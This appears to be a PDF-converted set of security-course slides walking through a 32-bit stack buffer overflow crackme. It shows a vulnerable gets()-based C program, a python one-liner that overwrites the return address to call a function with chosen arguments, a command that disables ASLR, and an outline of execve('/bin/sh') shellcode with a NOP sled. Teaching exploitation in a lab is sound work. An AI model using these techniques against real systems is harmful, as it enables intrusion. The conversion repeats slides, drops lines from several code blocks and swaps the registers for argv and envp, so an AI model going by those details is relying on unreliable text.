Walkthrough Crackme-1

Last and This Class

1. Stack-based buffer overflow (Sequential buffer overflow)
 - a. Overflow RET address to execute a function
 - b. Overflow RET and more to execute a function with parameters

**Return to a function with
parameter(s)**

Buffer Overflow Example: code/overflowret2

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

```
int printsecret(int i)
{
    if (i == 0x12345678)

    else
        printf("I pity the fool!\n");

    exit(0);}

```

```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

x86 , codel in a function

function frame

Address of i to overwrite:
Buf + sizeof(buf) + 12

$(\%ebp)$: saved $\%ebp$
 $4(\%ebp)$: RET
 $8(\%ebp)$: first argument
 $-8(\%ebp)$: maybe a local variable

Overwrite RET and More

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}
```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./or2
```

Overwrite RET and More



```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./or2
```

Return to function with many arguments?



```
int printsecret(int i, int j)
{
    if (i == 0x12345678 && j == 0xdeadbeef)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

(32-bit) Return to functions with one argument?

Overwrite RET and return to Shellcode

Control-flow Hijacking

Buffer Overflow Example: code/overflowret4 32-bit

```
int vulfoo()
{

int main(int argc, char *argv[])
{
    vulfoo();
    printf("I pity the fool!\n");
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

How to overwrite RET?

Inject data big enough...

What to overwrite RET?



Wherever we want?

What code to execute?

Something that give us more control??



Stack-based Buffer Overflow

Function Frame of Vulfoo

Stack-based Buffer Overflow

Function Frame of Vulfoo



We can control ***what*** and ***how*** much to write to buf.

We want to overwrite RET, so when vulfoo returns it goes to the “malicious” code provided by us.

buf

Stack-based Buffer Overflow

Function Frame of Vulfoo



How about we put shellcode in buf??

And overwrite RET to point to the shellcode?

The shellcode will generate a shell for us.

Stack-based Buffer Overflow

Add some NOP (0x90, NOP sled) in front of shellcode to increase the chance of success.

Making a System Call in x86 Assembly

EXECVE(2) Linux Programmer's Manual

NAME
execve - execute program

SYNOPSIS

```
#include <unistd.h>

int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

The diagram illustrates the assembly arguments for the `execve` system call. It shows three red arrows pointing from the assembly code parameters to their corresponding values in memory:

- The first arrow points from the `filename` parameter to the value `/bin/sh, 0x0`, which is stored in the `EBX` register.
- The second arrow points from the `argv` parameter to the value `0x00000000`, which is stored in the `EDX` register.
- The third arrow points from the `envp` parameter to the value `Address of /bin/sh, 0x00000000`, which is stored in the `ECX` register.

```
%eax=11; execve("/bin/sh", Addr of "/bin/sh", 0)
```
